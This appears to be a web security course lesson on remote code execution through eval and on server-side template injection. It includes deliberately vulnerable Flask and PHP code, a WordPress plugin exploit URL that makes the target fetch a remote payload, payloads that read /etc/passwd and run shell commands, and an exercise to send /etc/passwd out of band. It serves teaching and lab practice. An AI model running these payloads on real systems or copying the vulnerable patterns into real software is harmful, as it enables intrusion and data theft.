- Potentially dangerous functions in each programming language



What Is Remote Code Execution? (1)

- RCE is a vulnerability that an attacker can inject arbitrary code into the web application, and the application executes the code
- In other word, the web application evaluates the code without validating it
- In most cases, `eval()` function is the cause, but what is it?
- The `eval()` function **evaluates a string as a code** (in most languages, there is a same concept with different function)

Code Example

Look at the code below:

```
<?php
$code = @$_GET['code'];
eval($code);
?>
```

How can we run our code? Let’s see in action. How can we take advantage of this?

Sometimes, there is not as easy as we saw, look at the code below:

```
<?php
$echo = @$_GET['echo'];
eval("print('$echo');");
?>
```

We should break out the context, but it’s not enough. We should fix the code to work! Let’s see in action.


Let’s make an example with Python:

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/echo")
def page():

    string = request.values.get('str')
    output = eval("{}".format(string))
    return str(string)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

As it is shown, the string input gets evaluated. How can we take advantage of this?

▼ Importing a package and running a code?

```
__import__('os').system('id')
```



Let’s Analyze a Real World Vulnerability (1)


Let’s analyze the **WordPress Plugin Social Warfare < 3.5.3 - Remote Code Execution**, the vulnerable plugin is available here, the exploit code is available here.

Where is the vulnerability? Let’s look at their Github commit which was a fix for the vulnerability.

- In the line 231 → plugin gets a URL from users, the parameter called `swp_url`, it adds some suffix to the URL
- In the line 234 → plugin checks if the URL if fetched successfully or not
- In the line 239 → plugin checks if the URL’s contents start with `<pre>` tag
- In the line 245 → plugin gets a clean code by removing `<pre>` and `</pre>` tags
- in the ling 250 → plugin passes the URL’s contents into the `eval` function directly which is vulnerable

▼ How can we exploit this hole?


```
http://wordpress:48000/wp-admin/admin-post.php?swp_debug=load_options&swp_url=htt
p://icollab.info/payload.txt

Code:
<pre>system($_GET["rce"])</pre>
```



Recap

Let’s recap the Remote Code Execution lesson

- RCE happens when a malicious input is passed into the `eval` function
- RCE mostly is discoverable by source code review
- There are some tricks to achieve RCE in black box test
- Using some characters such as single quote to break the context is useful
- Fixing the string is needed to get injected code executed



Tasks

Remote Code Execution tasks

Practice

- Run the codes in the lesson, put various payloads and analyze the code
- Download and lunch the WordPress, install vulnerable version of **Social Warfare Plugin**, try to exploit it

Exploit the Echo Server

Run the code below by the `Flask`, then try to exploit the hole (send `/etc/passwd` to your server by OOB technique)

```
from flask import Flask, request
app = Flask(__name__)

@app.route("/echo")
def page():

    string = request.values.get('str')
    output = eval("print('{}')".format(string))
    return str(string)

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

RCE - Level 1

- Open the RCE level 1
- Try to break the context by some characters
- Try to fix the code to run your arbitrary PHP code
- Try to get Command Injection by the hole

RCE - Level 2

- Open the RCE level 2
- Try to break the context by some characters
- Seems there is a check on filename, try to figure out the logic
- Try to fix the code and get Command Injection

RCE - Level 3

- Open the RCE level 3
- Seems you cannot break the context, the characters are filtered
- So, is it safe? maybe there is a vector to inject code without breaking

Extra

- Download the CVE-2018-1000861 laboratory code and run it
- Try to exploit the CVE by reading online resources
- DO NOT USE others scripts, try exploit it manually

Server Side Template Injection

SSTI

Before Start

- Programming concepts and understanding
- Installation and running a Python script or tool
- Basic knowledge of programming, for example running a Flask application

SSTI

Server Side Template Injection

- Dynamic pages using templates with user-provided values
- So user can inject arbitrary code in some cases
- The flow is something like this: detection → template engine identification → exploitation
- Detection payloads

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
${{<%[%'"}}%\
```

Let’s make a code example

```
from flask import Flask, request
from jinja2 import Environment

app = Flask(__name__)
Jinja2 = Environment()

@app.route("/page")
def page():

    name = request.values.get('name')
    # SSTI VULNERABILITY
    # The vulnerability is introduced concatenating the
    # user-provided `name` variable to the template string.
    output = Jinja2.from_string('Hello ' + name + '!').render()

    # Instead, the variable should be passed to the template context.
    # Jinja2.from_string('Hello {{name}}!').render(name = name)

    return output

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=80)
```

Let’s run it

```
pip2 install flask jinja2
python2 ssti.py
```

What’s vulnerability here?

```
$ curl -g 'http://localhost/page?name=Yasho' # Hello yasho!
$ curl -g 'http://localhost/page?name={{7*7}}' #Hello 49!
```

How to take advantage? this resource is a big help:

```
{{''.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read()}}
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read()
 }}
```

Let’s make another code example:

```
$output = $twig->render($_GET['custom_email'],  array("first_name" => $user.first_nam
e));
```

What’s the problem here?

```
Yashar   → Hello Yashar…
{{7*7}}  → Hello 49…
{{self}} → Hello Object of class __TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d
6f78db3538221c1145580ca4a5 could not be converted to string…
```

Let’s Analysis a Payload

```
{{"foo".__class__.__base__.__subclasses__()[182].__init__.__globals__['sys'].modules
['os'].popen("ls").read()}}
{{-------1------.---2----.----------3----.--4--.-------------5-------------.------6---
---.----------7--------}}
```

1. Give me the class for “foo” string, it returns

   `<class 'str'>`

2. Give me the name of the base class. In other words, give me the parent class that child class ‘str’ inherits from, it returns

   `<class 'object'>`

   👉 At this point, we are at class ‘object’ level.

3. Give me all the child classes that inherits ‘object’ class, it returns a list

   `[<class 'type'>, <class 'weakref'>, ....etc`

4. Give me the class that is located in index #182, this class is

   `<class 'warnings.catch_warnings'>`

   We chose this class, because it imports Python ‘sys’ module , and from ‘sys’ we can reach out to ‘os’ module.

5. Give me the class constructor `(__init__)`. Then call `(__globals__)` which returns a dictionary that holds the function’s global variables. From this dictionary, we just want [‘sys’] key which points to the sys module,

   `<module 'sys' (built-in)>`

   At this point, we have reached the ‘sys’ module.

6. ‘sys’ has a method called modules, it provides access to many builtin Python modules. We are just interested in ‘os’,

   `<module 'os' from '/Library/Frameworks/Python.framework/Versions/3.7/lib/python3.7/os.py'>`

   👉 At this point, we have reached the ‘os’ module.

7. Guess what. Now we can invoke any method provided from the ‘os’ module. Just like the way we do it form the Python interpreter console.

   So we execute os command `ls` using popen and read the output.

Real World Example?

Famous **Orange** H1 report → uber.com may RCE by Flask Jinja2 Template Injection

- If user changes the profile, they will receive an email containing their name
- Hunter put `{{ '7'*7 }}` as his name and updated his profile
- He received an email containing `7777777` as his name
- He continued exploiting the hole by following payloads

```
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{%for c in [1,2,3] %}{{c,c,c}}{% endfor %}
```

Tplmap (Tool)

- A useful tool to detect SSTI vulnerability
- It helps in the exploitation including sandbox escapes

```
https://github.com/epinna/tplmap
```

Let’s see Tplmap in action.

SSTI

Recap

Let’s recap the Server Side Template Injection lesson

- If malicious input is passed into **template render function**, the SSTI will happen
- Use `${{<%[%'"}}%\.` to trigger an error, it’s likely template injection
- Use this link for continue the process of vulnerability discovery
- Use Tplmap to detect and exploit the flaw, in some cases you should alter the payloads (CTF, etc)

SSTI

Tasks (1)

Practice

- Run the code in the lesson, try to inject various payloads
- Watch the **NahamCon2022** CTF walkthrough, SSTI part

SSTI - Level 2

- Open the challenge and try to solve it
- Try to find the flaw, try to exploit it (use Tplmap too)

Root Me

- Try to solve this:
    - https://www.root-me.org/en/Challenges/Web-Server/Java-Server-side-Template-Injection

▼ Hint

- Watch the headers carefully
- If you stuck use Tplmap